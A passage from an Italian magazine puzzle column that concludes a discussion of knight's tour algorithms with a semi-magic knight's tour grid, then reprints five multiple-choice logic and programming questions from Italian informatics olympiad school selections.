occupa(pos) semplicemente segna sulla matrice scacchiera il numero *i* indicante l'avvenuto salto al *i-esimo* passo. Da sottolineare, inoltre, che non è necessario, come nel caso del *backtracking*, prevedere nuove soluzioni qualora non ci siano case dove saltare, quindi

58	35	22	13	64	11	18	39	260
23	14	59	36	17	38	63	10	260
34	57	16	21	12	61	40	19	260
15	24	33	60	37	20	9	62	260
26	3	56	45	32	41	50	7	260
55	46	25	4	49	8	31	42	260
2	27	48	53	44	29	6	51	260
47	54	1	28	5	52	43	30	260
260	260	260	260	260	260	260	260	

Fig. 2: ***Salto di cavallo magico.***

ripercorrere a ritroso l'albero delle soluzioni. La prima fase di formulazione di regole per la scelta del percorso garantisce che ci siano sempre case dove poter saltare. Quindi si passa da una complessità esponenziale (ricordate i milioni di cicli per l'algoritmo con backtracking) ad una addirittura lineare.
Un bel salto, vero?

UN SALTO DI CAVALLO MAGICO

Una sorprendente soluzione unisce il presente enigma con i conosciuti quadrati magici. Se si numerano le case in base all'ordine di percorrenza del cavallo si ottiene una quadrato di 64 numeri. La soluzione riportata in Fig. 2 mostra come i numeri incasellati, oltre ad essere una valida soluzione per il tour del cavallo, sono un quadrato semimagico (semi poiché la somma dei numeri per riga e colonna che, nel caso specifico, è sempre 260, non corrisponde alla somma delle due diagonali). Siamo, quindi, di fronte ad un salto di cavallo magico, non trovate? Il lettore può provare ad individuare l'algoritmo risolutore.
È questo il quesito proposto che accennavo nel preambolo.

CONCLUSIONI

Si conclude così l'enigma di natura equina, ben integrato da diversi problemi di logica e programmazione. Vi aspetto per nuovi ed interessanti quesiti.

SUL WEB

Riporto i link più importanti sul tema. Sterminati archivi storici e di documentazione algoritmica e qualche interessante idea.

http://www.borderschess.org/KTlinks.htm

http://www.borderschess.org/KnightTour.htm
http://www.ktn.freeuk.com/

http://www.velucchi.it/mathchess/knight.htm

L'ANGOLO DELLA COMPETIZIONE

A fine novembre dello scorso anno, si sono tenute le selezioni scolastiche per le olimpiadi di informatica. La competizione organizzate dall'aica (www.aicanet.it) – associazione italiana per l'informatica ed il calcolo automatico – ed in collaborazione con il MIUR, ha la finalità di selezionare tra tutti gli studenti italiani (giovani con età inferiore a 20 anni) un piccolo gruppo che potrà partecipare alla gara mondiale "International Olympiad in Informatics" (www.ioi2004.org) che questo anno sarà ospitata dalla Grecia. In questa occasione molti giovani si sono potuti confrontare su quesiti inerenti l'informatica. Gli esercizi sono stati classificati in due grandi categorie, la prima di orientamento logico matematico e la seconda di puro carattere di programmazione.
È solo il caso di accennare, ancora una volta, come ci sia una forte relazione tra logica, matematica e programmazione, il che conferma l'importanza di questo spazio nella rivista. Data la forte affinità con la presente sezione ho pensato che la cosa interessi, e non poco, chi apprezza il genere.
Per ovvi motivi di spazio ho potuto approntare solo una selezione dei 18 esercizi somministrati, privilegiando quelli a carattere logico matematico. Se risulteranno graditi provvederò a riportarne di altri nei prossimi numeri. Da tenere presente che per ogni domanda soltanto una risposta è corretta. Adesso provate a testare il vostro quid intellettivo-informatico.
Il primo è un problema che si svolge sullo stesso scenario oggetto dell'enigma, ossia una scacchiera, quindi non poteva essere escluso nella scelta! ▸▸

L'ANGOLO DELLA COMPETIZIONE

1) Supponiamo di avere di fronte a noi una scacchiera 8x8 e delle tessere del domino che hanno una dimensione tale da ricoprire esattamente 2 caselle adiacenti della scacchiera. Vogliamo coprire con le tessere tutta la scacchiera escluse due caselle collocate in due angoli opposti della scacchiera. Dire quale delle seguenti frasi è vera.

Risposte:

❑ **a)** *per ricoprire nel modo richiesto la scacchiera servono 32 tessere;*

❑ **b)** *per ricoprire nel modo richiesto la scacchiera servono 31 tessere;*

❑ **c)** *per ricoprire nel modo richiesto la scacchiera servono 30 tessere;*

❑ **d)** *non è possibile riuscire a coprire la scacchiera nel modo richiesto.*

Il prossimo l'ho trovato interessante anche se a dire il vero è anche abbastanza facile.

2) Durante una serata particolarmente limpida, con un bel cielo stellato, Antonio si concentra a guardare una porzione di cielo in cui sono visibili esattamente 99 stelle. Antonio si chiede quale fra queste stelle sia la più vicina. Ha a disposizione uno speciale misuratore che ha la capacità di confrontare fra loro 3 stelle ed indicarne la più vicina. Quale è il numero minimo di misurazioni che Antonio deve compiere per scoprire la stella più vicina?

Risposte:

❑ **a)** *33*

❑ **b)** *49*

❑ **c)** *99*

❑ **d)** *nessuna delle precedenti*

Non poteva mancare un quesito di logica pura.

3) Se tutti i belli sono ricchi e tutti i ricchi sono tristi, quale fra le seguenti frasi è corretta?

Risposte:

❑ **a)** *alcuni tristi sono belli*

❑ **b)** *tutti i ricchi sono belli*

❑ **c)** *alcuni belli non sono tristi*

❑ **d)** *nessuna delle precedenti*

In assoluto il seguente è quello che mi è piaciuto di più, soprattutto per la sua affascinante formulazione.

4) Una missione terrestre su Marte scopre una iscrizione. Sapendo che dopo lunghe analisi si interpreta che l'iscrizione riporti 5+4=11, quante dita per mano aveva il marziano (si assuma che il marziano abbia avuto due mani)?

Risposte:

❑ **a)** *4*

❑ **b)** *5*

❑ **c)** *6*

❑ **d)** *nessuna delle precedenti*

Ho selezionato un solo esercizio nella categoria programmazione, eccolo. Il codice è riportato nei due linguaggi pascal e C.

5) Si considerino le due seguenti funzioni:

Linguaggio PASCAL:

```
function A(n:integer):integer;
begin
  if n>0 then
    A := n+A(n-1)
  else
    A := 0
end;
function B(n:integer):integer;
begin
   B := (n*(n+1) div 2)
end;
```

Linguaggio C:

```
int A(int n){
  if (n > 0)
    return n+A(n-1);
  else
    return 0;
}
int B(int n)
{
  return (n*(n+1)/2);
}
```

Quale delle seguenti affermazioni è vera?

Risposte:

❑ **a)** *la funzione A calcola il fattoriale di un numero mentre la funzione B calcola la sommatoria di tutti i numeri compresi fra 1 ed n.*

❑ **b)** *sia la funzione A che la funzione B calcolano la sommatoria di tutti i numeri compresi fra 1 ed n, assumendo n maggiore o uguale a 1.*

❑ **c)** *la funzione A e la funzione B calcolano esattamente la stessa funzione.*

❑ **d)** *nessuna delle precedenti affermazioni è vera.*

Allora, che risultati avete ottenuto? Sono sicuro che avete subito trovato le soluzioni; ad ogni modo per completezza verranno riportate nel prossimo numero della rivista.